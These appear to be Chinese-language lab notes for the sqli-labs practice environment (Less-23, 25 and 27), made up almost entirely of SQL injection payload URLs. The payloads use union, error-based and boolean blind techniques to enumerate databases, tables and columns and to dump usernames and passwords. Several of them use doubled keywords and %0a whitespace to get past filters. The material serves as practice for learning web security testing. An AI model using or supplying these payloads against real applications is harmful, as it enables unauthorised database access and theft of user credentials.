
1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and ord(( select SUBSTR(((select concat(table\_name ) from information\_schema.tables where table\_schema = database() limit 0,1)),1,1))) <105 or '&XDEBUG\_SESSION\_START=PHPSTORM |




1. security 数据库,users表中的所有字段

|  |
| --- |
|  |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-23/?id=1' and ( select ord((select substr(( select concat(username) from users limit 2,1),1,1))) < 112)  or '&XDEBUG\_SESSION\_START=PHPSTORM |



Less-25

联合查询

1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' union select 1,database(),(select group\_concat(schema\_name ) from infoorrmation\_schema.schemata)' |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' union select 1,(select group\_concat(table\_name) from infoorrmation\_schema.tables where table\_schema = database()),(select group\_concat(schema\_name ) from infoorrmation\_schema.schemata)' |




1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' union select 1,(select group\_concat(column\_name) from infoorrmation\_schema.columns where table\_name = 'users'),(select group\_concat(username,passwoorrd) from users)' |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' union select 1,(select group\_concat(column\_name) from infoorrmation\_schema.columns where table\_name = 'users'),(select group\_concat(username,passwoorrd) from users)' |



报错注入

1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' oorr and extractvalue(1,concat(0x7e,(select group\_concat(schema\_name) from information\_schema.schemata limit 0,28 ))) --+ |



1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' oorr and extractvalue(1,concat(0x7e,(select group\_concat(table\_name) from infoorrmation\_schema.tables where table\_schema = database() limit 0,28 ))) --+ |




1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' oorr and extractvalue(1,concat(0x7e,(select group\_concat(column\_name) from infoorrmation\_schema.columns where table\_name = 'users' limit 0,28 ))) --+ |



1. security数据库users表中的第一行数据的结果


|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=-1' oorr and extractvalue(1,concat(0x7e,(select group\_concat(username,passwoorrd) from users limit 0,28 ))) --+ |



布尔注入

1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=1' anandd (oorrd((select substr((select concat(schema\_name) from infoorrmation\_schema.schemata limit 0,1),1,1)))) = 105--+ |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=1' anandd (oorrd((select substr((select table\_name from infoorrmation\_schema.tables where table\_schema = database() limit 0,1),1,1)))) = 101 --+ |




1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=1' anandd (oorrd((select substr((select column\_name from infoorrmation\_schema.columns where table\_name = 'users' limit 0,1),1,1)))) =105 --+ |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-25/  ?id=1' anandd (oorrd((select SUBSTR((select username from users limit 0,1),1,1)))) = 68 --+ |




Less-27

联合查询


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'uunionnion %0a+seleseleselectctct%0a+1,%0a+2,%0a+(seleseleselectctct%0a+GROUP\_CONCAT(schema\_name)%0a+from%0a+information\_schema.SCHEMATA)%0a'&XDEBUG\_SESSION\_START=PHPSTORM |




1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'uunionnion %0a+seleseleselectctct%0a+1,%0a+2,%0a+(seleseleselectctct%0a+GROUP\_CONCAT(table\_name)%0a+from%0a+information\_schema.tables%0a+where%0a+table\_schema%0a+=database())%0a'&XDEBUG\_SESSION\_START=PHPSTORM |



1. security 数据库,users表中的所有字段

|  |
| --- |
|  |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'uunionnion %0a+seleseleselectctct%0a+1,%0a+2,%0a+(seleseleselectctct%0a+GROUP\_CONCAT(username)%0a+from%0a+users)%0a'&XDEBUG\_SESSION\_START=PHPSTORM |



报错注入


1. 所有数据库得名称

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'and%0aextractvalue(1,concat(0x7e,(selECT%0a group\_concat(schema\_name)%0a from%0a information\_schema.SCHEMATA%0alimit%0a 0,1)))%0aor' |



1. Security数据库拥有得表名

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'and%0aextractvalue(1,concat(0x7e,(selECT%0a group\_concat(table\_name)%0a from%0a information\_schema.tables%0a where%0a table\_schema%0a=database()%0a limit%0a 0,1)))%0aor' |



1. security 数据库,users表中的所有字段

|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'and%0aextractvalue(1,concat(0x7e,(selECT%0a group\_concat(column\_name)%0a from%0a information\_schema.columns%0a where%0a table\_name%0a='users'%0a limit%0a 0,1)))%0aor' |



1. security数据库users表中的第一行数据的结果


|  |
| --- |
| http://www.sqli.com/Less-27/?id=%0a-1'and%0aextractvalue(1,concat(0x7e,(selECT%0a group\_concat(username,password)%0a from%0a users%0a limit%0a 0,28)))%0aor' |



布尔注入

1. 所有数据库得名称

|  |
| --- |
| www.sqli.com/Less-27/?id=1'%0aand %0a(ord((%0a sElEct %0asubstr((sElEct %0aschema\_name %0afrom %0ainformation\_schema.schemata %0alimit %0a0,1),1,1)  )))%0a = 105%0a or' |



1. Security数据库拥有得表名

|  |
| --- |
| www.sqli.com/Less-27/?id=1'%0aand %0a(ord((%0a sElEct %0asubstr((sElEct %0atable\_name %0afrom %0ainformation\_schema.tables%0a where%0a table\_schema%0a =%0adatabase() %0alimit %0a0,1),1,1)  )))%0a >97%0a or' |




1. security 数据库,users表中的所有字段

|  |
| --- |
| www.sqli.com/Less-27/?id=1'%0aand %0a(ord((%0a sElEct %0asubstr((sElEct %0acolumn\_name %0afrom %0ainformation\_schema.columns%0a where%0a table\_name%0a =%0a'users' %0alimit %0a0,1),1,1)  )))%0a > 97%0a or' |



1. security数据库users表中的第一行数据的结果

|  |
| --- |
| www.sqli.com/Less-27/?id=1'%0aand %0a(ord((%0a sElEct %0asubstr((sElEct %0ausername %0afrom %0ausers %0alimit %0a0,1),1,1)  )))%0a < 97%0a or' |



Less-33

联合查询

